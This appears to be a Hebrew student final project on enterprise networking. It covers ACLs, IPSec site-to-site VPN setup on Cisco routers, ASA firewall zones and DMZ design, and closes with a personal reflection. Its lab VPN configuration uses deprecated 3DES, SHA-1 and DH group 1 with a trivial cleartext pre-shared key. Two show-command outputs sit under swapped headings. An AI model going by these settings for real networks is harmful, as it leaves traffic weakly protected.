
```
access-list 100 permit tcp 192.168.1.0 0.0.0.255 any eq 80
```

שימוש נכון

מומלץ למקם ACL רגיל (**Standard**) קרוב ליעד, כדי לא לחסום יותר מדי מוקדם.



לעומת זאת, **ACL** מורחב (**Extended**) כדאי למקם קרוב למקור, כדי לחסוך בתעבורה ברשת.



כדאי לכתוב את הכללים בצורה מסודרת, עם סדר לוגי מובהק מהספציפי לכללי.

חשוב לזכור שהשורה האחרונה הנסתרת היא תמיד **deny any** ומומלץ להוסיף תיעוד פנימי באמצעות לעובדה זו, לבדוק היטב לפני הפעלה, ולשייך **ACL** ל-**interface** הנכון ובכיוון הנכון (**in/out**).

ניתן לראות שימוש בפרויקט ב ACL בפרק על VPN IPSec.

VPN – IPSec

VPN הוא פתרון תקשורת שמאפשר ליצור חיבור מאובטח דרך רשת ציבורית, כמו האינטרנט.

באמצעות הצפנת המידע ושימוש בטכנולוגיות מתקדמות, **VPN** מדמה את התקשורת הפרטית ומספק אבטחה ופרטיות למידע שעובר דרכו.

סוגי VPN:

קיימים מספר סוגים של **VPN**, בהתאם לצורך ולמבנה הרשת.

Remote Access מיועד לאפשר למשתמשים ניידים להתחבר לרשת הארגונית בצורה מאובטחת מכל מקום ו- **Site-to-Site** משמש לחיבור קבוע בין שני אתרים של אותו ארגון, כאשר הנתונים בין האתרים מוצפנים ומועברים בצורה שקופה למשתמשים.

SSL VPN, המבוסס על פרוטוקול **TLS**, מאפשר גישה מרחוק באמצעות דפדפן אינטרנט, ללא צורך בהתקנת תוכנה.

ORACLE

יתרונות של VPN:

השימוש ב-**VPN** מספק יתרונות רבים, הוא מאפשר הגנה על המידע על ידי הצפנתו בעת העברתו ברשת ציבורית, מעניק פרטיות, גישה מאובטחת למשאבים מרחוק, ומסייע בצמצום עלויות בכך שהוא מחליף קווים ייעודיים יקרים.

בנוסף, הוא תומך בגמישות בעבודה, במיוחד כאשר עובדים נדרשים להתחבר מהבית או מהשטח.

Remote Access VPN

Remote Access VPN משמש משתמשים ניידים או עובדים מהבית להתחברות לרשת הארגונית, החיבור נעשה באמצעות תוכנת **VPN Client** שמבצעת הצפנה של המידע ומוודאת שהתקשורת תהיה בטוחה ומוגנת. שיטה זו נפוצה מאוד בעבודה מרחוק ומאפשרת גישה מלאה למשאבים הפנימיים של הארגון.

Site-to-Site VPN

Site-to-Site VPN נועד לחבר בין שני אתרים של הארגון, לדוגמה בין הסניף הראשי לסניף המשני.

החיבור נעשה בין נתבים במיקומים השונים, כך שכל התקשורת העוברת ביניהם מוצפנת.

מבחינת המשתמשים, התקשורת נראית כמו רשת פנימית אחת, והחיבור הוא שקוף לחלוטין.

IPSec

IPSec הוא פרוטוקול סטנדרטי לאבטחת תעבורת מידע והוא מספק שלושה מרכיבי אבטחה עיקריים:

- Confidentiality (הצפנה)
- Integrity (שלמות המידע)
- Authentication (אימות זהות)

IPSec משתמש בשני פרוטוקולים עיקריים: **AH** שמספק אימות ושלמות נתונים, ו-**ESP** שמספק בנוסף גם הצפנה.

ORACLE

דרכים לאימות זהות

IPSec מאפשר לאמת את זהות הצדדים המשתתפים בתקשורת באמצעות שתי שיטות עיקריות:

האחת היא **Pre-Shared Key (PSK)**, שבה שני הצדדים משתפים מראש סיסמה משותפת.


והשנייה היא שימוש ב-**Digital Certificates**, תעודות דיגיטליות המאומתות בעזרת **PKI (Public Key Infrastructure)**, תעודות אלו מספקות רמת אבטחה גבוהה יותר ומתאימות לארגונים בעלי צורך באימות חזק ומבוקר.

Transport Mode בהשוואה אל Tunnel Mode

IPSec תומך בשני מצבי פעולה עיקריים: **Transport Mode** ו-**Tunnel Mode**, ב-**Transport Mode** רק גוף המידע (**Payload**) מוצפן, ואילו כותרת ה-**IP** נשארת גלויה. מצב זה מתאים לתקשורת ישירה בין שני מכשירים. לעומת זאת, ב- **Tunnel Mode** גם גוף המידע וגם כותרת ה-**IP** המקורית מוצפנים, והחבילה כולה מוכנסת למעטפת חדשה עם כותרת **IP** נוספת. זהו המצב הנפוץ ביותר בשימוש עם **Site-to-Site VPN**.

מימוש בפרויקט

את ה VPN אני אגדיר בין יפן לווירג'יניה:



הפעלת VPN:

על שתי הנתבים בוצעו הפעולות הבאות:

```
ORACLE_US_VA_Ashburn_F0_ROUTER(config)# license boot module c1900 technology-package securityk9
PLEASE  READ THE  FOLLOWING TERMS  CAREFULLY. INSTALLING THE LICENSE OR
LICENSE  KEY  PROVIDED FOR  ANY CISCO  PRODUCT  FEATURE  OR  USING SUCH
PRODUCT  FEATURE  CONSTITUTES  YOUR  FULL ACCEPTANCE  OF  THE FOLLOWING
TERMS. YOU MUST NOT PROCEED FURTHER IF YOU ARE NOT WILLING TO  BE BOUND
BY ALL THE TERMS SET FORTH HEREIN.

Use of this product feature requires  an additional license from Cisco,
together with an additional  payment.  You may use this product feature
on an evaluation basis, without payment to Cisco, for 60 days. Your use
of the  product,  including  during the 60 day  evaluation  period,  is
subject to the Cisco end user license agreement
http://www.cisco.com/en/US/docs/general/warranty/English/EU1KEN_.html
If you use the product feature beyond the 60 day evaluation period, you
must submit the appropriate payment to Cisco for the license. After the
60 day  evaluation  period,  your  use of the  product  feature will be
governed  solely by the Cisco  end user license agreement (link above),
together  with any supplements  relating to such product  feature.  The
above  applies  even if the evaluation  license  is  not  automatically
terminated  and you do  not receive any notice of the expiration of the
evaluation  period.  It is your  responsibility  to  determine when the
evaluation  period is complete and you are required to make  payment to
Cisco for your use of the product feature beyond the evaluation period.

Your  acceptance  of  this agreement  for the software  features on one
product  shall be deemed  your  acceptance  with  respect  to all  such
software  on all Cisco  products  you purchase  which includes the same
software.  (The foregoing  notwithstanding, you must purchase a license
for each software  feature you use past the 60 days evaluation  period,
so  that  if you enable a software  feature on  1000  devices, you must
purchase 1000 licenses for use past  the 60 day evaluation period.)

Activation  of the  software command line interface will be evidence of
your acceptance of this agreement.


ACCEPT? [yes/no]: yes

ORACLE_US_VA_Ashburn_F0_ROUTER(config)#do write memory
Building configuration...
[OK]
ORACLE_US_VA_Ashburn_F0_ROUTER(config)#do reload
```

הגדרת ISAKMP

ORACLE_US_VA_Ashburn_F0_ROUTER

```
ORACLE_US_VA_Ashburn_F0_ROUTER(config)# crypto isakmp policy 10
ORACLE_US_VA_Ashburn_F0_ROUTER(config-isakmp)# authentication pre-share
ORACLE_US_VA_Ashburn_F0_ROUTER(config-isakmp)# encryption 3des
ORACLE_US_VA_Ashburn_F0_ROUTER(config-isakmp)# hash sha
ORACLE_US_VA_Ashburn_F0_ROUTER(config-isakmp)# group 1
ORACLE_US_VA_Ashburn_F0_ROUTER(config-isakmp)# lifetime 86400
ORACLE_US_VA_Ashburn_F0_ROUTER(config-isakmp)# crypto isakmp key ORACLE address 10.18.222.41
```

ORACLE_ AS_JP_Tokyo_F0_ROUTER

```
ORACLE_AS_JP_Tokyo_F0_ROUTER(config)# crypto isakmp policy 10
ORACLE_AS_JP_Tokyo_F0_ROUTER(config-isakmp)# authentication pre-share
ORACLE_AS_JP_Tokyo_F0_ROUTER(config-isakmp)# encryption 3des
ORACLE_AS_JP_Tokyo_F0_ROUTER(config-isakmp)# hash sha
ORACLE_AS_JP_Tokyo_F0_ROUTER(config-isakmp)# group 1
ORACLE_AS_JP_Tokyo_F0_ROUTER(config-isakmp)# lifetime 86400
ORACLE_AS_JP_Tokyo_F0_ROUTER(config-isakmp)# crypto isakmp key ORACLE address 10.18.110.70
```

הגדרת IPSEC

ORACLE_US_VA_Ashburn_F0_ROUTER

```
ORACLE_US_VA_Ashburn_F0_ROUTER(config)# crypto ipsec transform-set mic esp-3des esp-sha-hmac
```

ORACLE_ AS_JP_Tokyo_F0_ROUTER

```
ORACLE_AS_JP_Tokyo_F0_ROUTER(config)# crypto ipsec transform-set mic esp-3des esp-sha-hmac
```

הגדרת ACL

ORACLE_US_VA_Ashburn_F0_ROUTER

```
ORACLE_US_VA_Ashburn_F0_ROUTER(config)# access-list 100 permit ip 172.18.130.0 0.0.1.255 172.18.98.0 0.0.1.255
ORACLE_US_VA_Ashburn_F0_ROUTER(config)# access-list 100 permit ip 172.18.130.0 0.0.1.255 172.18.100.0 0.0.1.255
ORACLE_US_VA_Ashburn_F0_ROUTER(config)# access-list 100 permit ip 172.18.130.0 0.0.1.255 172.18.102.0 0.0.1.255
ORACLE_US_VA_Ashburn_F0_ROUTER(config)# access-list 100 permit ip 172.18.132.0 0.0.1.255 172.18.98.0 0.0.1.255
ORACLE_US_VA_Ashburn_F0_ROUTER(config)# access-list 100 permit ip 172.18.132.0 0.0.1.255 172.18.100.0 0.0.1.255
ORACLE_US_VA_Ashburn_F0_ROUTER(config)# access-list 100 permit ip 172.18.132.0 0.0.1.255 172.18.102.0 0.0.1.255
ORACLE_US_VA_Ashburn_F0_ROUTER(config)# access-list 100 permit ip 172.18.134.0 0.0.1.255 172.18.98.0 0.0.1.255
ORACLE_US_VA_Ashburn_F0_ROUTER(config)# access-list 100 permit ip 172.18.134.0 0.0.1.255 172.18.100.0 0.0.1.255
ORACLE_US_VA_Ashburn_F0_ROUTER(config)# access-list 100 permit ip 172.18.134.0 0.0.1.255 172.18.102.0 0.0.1.255
```

ORACLE_ AS_JP_Tokyo_F0_ROUTER

```
ORACLE_AS_JP_Tokyo_F0_ROUTER(config)# access-list 100 permit ip 172.18.98.0 0.0.1.255 172.18.130.0 0.0.1.255
ORACLE_AS_JP_Tokyo_F0_ROUTER(config)# access-list 100 permit ip 172.18.98.0 0.0.1.255 172.18.132.0 0.0.1.255
ORACLE_AS_JP_Tokyo_F0_ROUTER(config)# access-list 100 permit ip 172.18.98.0 0.0.1.255 172.18.134.0 0.0.1.255
ORACLE_AS_JP_Tokyo_F0_ROUTER(config)# access-list 100 permit ip 172.18.100.0 0.0.1.255 172.18.130.0 0.0.1.255
ORACLE_AS_JP_Tokyo_F0_ROUTER(config)# access-list 100 permit ip 172.18.100.0 0.0.1.255 172.18.132.0 0.0.1.255
ORACLE_AS_JP_Tokyo_F0_ROUTER(config)# access-list 100 permit ip 172.18.100.0 0.0.1.255 172.18.134.0 0.0.1.255
ORACLE_AS_JP_Tokyo_F0_ROUTER(config)# access-list 100 permit ip 172.18.102.0 0.0.1.255 172.18.130.0 0.0.1.255
ORACLE_AS_JP_Tokyo_F0_ROUTER(config)# access-list 100 permit ip 172.18.102.0 0.0.1.255 172.18.132.0 0.0.1.255
ORACLE_AS_JP_Tokyo_F0_ROUTER(config)# access-list 100 permit ip 172.18.102.0 0.0.1.255 172.18.134.0 0.0.1.255
```

הגדרת Crypto map

ORACLE_US_VA_Ashburn_F0_ROUTER

```
ORACLE_US_VA_Ashburn_F0_ROUTER(config)# crypto map mic-map 10 ipsec-isakmp
ORACLE_US_VA_Ashburn_F0_ROUT(config-crypto-map)# set peer 10.18.222.41
ORACLE_US_VA_Ashburn_F0_ROUT(config-crypto-map)# set transform-set mic
ORACLE_US_VA_Ashburn_F0_ROUT(config-crypto-map)# match address 100
```

ORACLE_ AS_JP_Tokyo_F0_ROUTER

```
ORACLE_AS_JP_Tokyo_F0_ROUTER(config)# crypto map mic-map 10 ipsec-isakmp
ORACLE_AS_JP_Tokyo_F0_ROUTER(config-crypto-map)# set peer 10.18.110.70
ORACLE_AS_JP_Tokyo_F0_ROUTER(config-crypto-map)# set transform-set mic
ORACLE_AS_JP_Tokyo_F0_ROUTER(config-crypto-map)# match address 100
```

שימוש ב Crypto map

ORACLE_US_VA_Ashburn_F0_ROUTER

```
ORACLE_US_VA_Ashburn_F0_ROUTER(config)# interface gigabitEthernet 0/0/0
ORACLE_US_VA_Ashburn_F0_ROUTER(config-if)# crypto map mic-map
*Jan  3 07:16:26.785: %CRYPTO-6-ISAKMP_ON_OFF: ISAKMP is ON
ORACLE_US_VA_Ashburn_F0_ROUTER(config-if)#
```

ORACLE_ AS_JP_Tokyo_F0_ROUTER

```
ORACLE_AS_JP_Tokyo_F0_ROUTER(config)# interface gigabitEthernet 0/0/0
ORACLE_AS_JP_Tokyo_F0_ROUTER(config-if)# crypto map mic-map
*Jan  3 07:16:26.785: %CRYPTO-6-ISAKMP_ON_OFF: ISAKMP is ON
ORACLE_AS_JP_Tokyo_F0_ROUTER(config-if)#
```

פקודות SHOW

show crypto map


```
ORACLE_AS_JP_Tokyo_F0_ROUTER# show crypto ipsec sa

interface: GigabitEthernet0/0/0
    Crypto map tag: mic-map, local addr 10.18.222.41

   protected vrf: (none)
   local  ident (addr/mask/prot/port): (172.18.98.0/255.255.254.0/0/0)
   remote  ident (addr/mask/prot/port): (172.18.130.0/255.255.254.0/0/0)
   current_peer 10.18.110.70 port 500
    PERMIT, flags={origin_is_acl,}
   #pkts encaps: 6, #pkts encrypt: 6, #pkts digest: 0
   #pkts decaps: 10, #pkts decrypt: 10, #pkts verify: 0
   #pkts compressed: 0, #pkts decompressed: 0
   #pkts not compressed: 0, #pkts compr. failed: 0
   #pkts not decompressed: 0, #pkts decompress failed: 0
   #send errors 0, #recv errors 0

     local crypto endpt.: 10.18.222.41, remote crypto endpt.:10.18.110.70
     path mtu 1500, ip mtu 1500, ip mtu idb GigabitEthernet0/0/0
     current outbound spi: 0x6F41F82F(1866594351)
```

show crypto ipsec sa

```
ORACLE_AS_JP_Tokyo_F0_ROUTER# show crypto map
Crypto Map mic-map 10 ipsec-isakmp
        Peer = 10.18.110.70
        Extended IP access list 100
            access-list 100 permit ip 172.18.98.0 0.0.1.255 172.18.130.0 0.0.1.255
            access-list 100 permit ip 172.18.98.0 0.0.1.255 172.18.132.0 0.0.1.255
            access-list 100 permit ip 172.18.98.0 0.0.1.255 172.18.134.0 0.0.1.255
            access-list 100 permit ip 172.18.100.0 0.0.1.255 172.18.130.0 0.0.1.255
            access-list 100 permit ip 172.18.100.0 0.0.1.255 172.18.132.0 0.0.1.255
            access-list 100 permit ip 172.18.100.0 0.0.1.255 172.18.134.0 0.0.1.255
            access-list 100 permit ip 172.18.102.0 0.0.1.255 172.18.130.0 0.0.1.255
            access-list 100 permit ip 172.18.102.0 0.0.1.255 172.18.132.0 0.0.1.255
            access-list 100 permit ip 172.18.102.0 0.0.1.255 172.18.134.0 0.0.1.255
        Current peer: 10.18.110.70
        Security association lifetime: 4608000 kilobytes/3600 seconds
        PFS (Y/N): N
        Transform sets={
                mic,
        }
        Interfaces using crypto map mic-map:
                GigabitEthernet0/0/0
```

ASA

Cisco ASA הוא **Firewall** ייעודי המספק פתרון מקיף לאבטחת רשת, הוא תומך בבקרת גישה, **NAT**, **VPN**, הגנת אפליקציות, סינון תכנים ועוד, ומהווה רכיב מרכזי בארכיטקטורת רשת מאובטחת.



Security Levels

ב- **ASA** לכל ממשק מוקצה רמת אבטחה (**Security Level**) בין **0** ל-**100**.

ממשק **Inside** יקבל לרוב 100, **Outside** יקבל 0, ו-**DMZ** יקבל ערך ביניים (למשל 50), ברירת המחדל היא שחבילות יכולות לעבור מרמת אבטחה גבוהה לנמוכה, אך לא להפך – אלא אם כן מוגדרות **ACLs** מתאימות.

ACL ב ASA

כדי לשלוט בתעבורה בין ממשקים שונים, משתמשים ב- **Access Control Lists** (**ACLs**), לדוגמה אם רוצים לאפשר למשתמשים מהרשת הפנימית לגשת לשרת ב- **DMZ**, או להיפך, יש להגדיר חוקים ברורים ב-**ASA** המאפשרים או חוסמים את הגישה לפי פרוטוקול, כתובת ופורט.

NAT ב– ASA


ASA תומך בסוגי **NAT** שונים:

- **Static NAT**
- **Dynamic NAT**
- **PAT**

במיוחד בעת הגדרת **NAT**, **DMZ** חיוני לחשיפת שרתים פנימיים כלפי חוץ תוך שמירה על אבטחת הרשת.

DMZ הוא אזור מבודד ברשת שבו ממוקמים שרתים שצריכים להיות זמינים מהאינטרנט, כמו שרתי **Web**, דואר או **FTP**, **DMZ** מונעת גישה ישירה מהאינטרנט לרשת הפנימית ומגבילה את ההשפעה של פריצה לשירותים הציבוריים.

התצורה הנפוצה ביותר היא תצורת שלושה ממשקים: **Outside**, **Inside** ו- **DMZ**.
ASA מחבר בין שלושתם כאשר לכל ממשק רמת אבטחה שונה (למשל: **Inside**=100, **DMZ**=50, **Outside**=0).



ORACLE

כפי שהוסבר, **ASA** מאפשר מעבר חבילות רק מהגבוה לנמוך כברירת מחדל.

לכן, **DMZ** עם **Security Level** ביניים מאפשר שליטה גמישה למשל, **Inside** יכול לגשת ל-**DMZ**, אבל **DMZ** לא יוכל לגשת ל-**Inside** אלא אם נרצה ונגדיר **ACL** לכך.

הגדרת **ACLs** עבור **DMZ** מתבצעת לפי עקרונות של מינימום גישה נדרשת, לדוגמה, אם שרת ב- **DMZ** צריך להגיש **Web** בלבד, נגדיר חוק שמאפשר רק **TCP** ל- **Port** **80/443** מהאינטרנט, ומונע כל דבר אחר.

מומלץ לנתב את כל הגישה ל- **DMZ** דרך **ASA**, להפריד פיזית את הרשתות, להשתמש ב- **NAT**, להפעיל **Logging**, ולהגדיר ניטור מתמיד של הפעילות המתבצעת ב- **DMZ**.

שרתים ב- **DMZ** צריכים להיות מאובטחים ומעודכנים תמיד.

רפלקציה

בסיום פרויקט הגמר, אני יכול לומר **בלב שלם** שזו הייתה אחת החוויות הלימודיות והמקצועיות המשמעותיות ביותר שעברתי במסגרת לימודיי כהנדסאי מערכות תקשוב.

במהלך העבודה על הפרויקט התמודדתי עם אתגרים רבים, טכנולוגיים ולוגיים כאחד, ולמדתי רבות על תכנון רשתות תקשורת, הקמה, הגנה וניהול של תשתיות מידע.

במהלך העבודה רכשתי ידע מעשי נרחב בנושאים כמו ניתוב מתקדם (**OSPF**, **EIGRP**, **RIP**, **BGP**, וכו'), **VLANS**, אבטחת רשת, **DHCP**, שרתים מסוגים שונים, פרוטוקולי ניהול ועוד.

מעבר לידע הטכני, התחזקתי גם ביכולות של פתרון בעיות, חשיבה מערכתית, עבודה עצמאית (לבקש עזרה לפעמים 😉) והתמודדות עם תקלות בזמן אמת.

לא פעם ולא פעמיים ישבתי עם חברי לכיתה על הפרויקט שלהם, וכן הם על הפרויקט שלי כשהתקלות לא נפתרו, ואני חושב שזה מראה על היכולת של המכללה הזו לקרב אנשים וליצור סביבה מקצועית וכיפית לעבוד בה.

הפרויקט דרש ממני לנהל את הזמן שלי בצורה מדויקת, לעבוד לפי תוכנית, ולשפר את יכולת התיעוד וההצגה של רעיונות טכניים.

הרגשתי שבזכות הליווי המקצועי של המנחה שלי, הצלחתי לממש את הפוטנציאל האישי והטכנולוגי שלי וליצור פרויקט מורכב, יציב ויעיל. (לעומת הגרסה הראשונה)

לסיום, אני רואה בפרויקט הזה אבן דרך משמעותית בדרכי המקצועית, ומאמין שהניסיון שצברתי ישמש אותי רבות בהמשך הדרך ועל אחת כמה וכמה בצבא.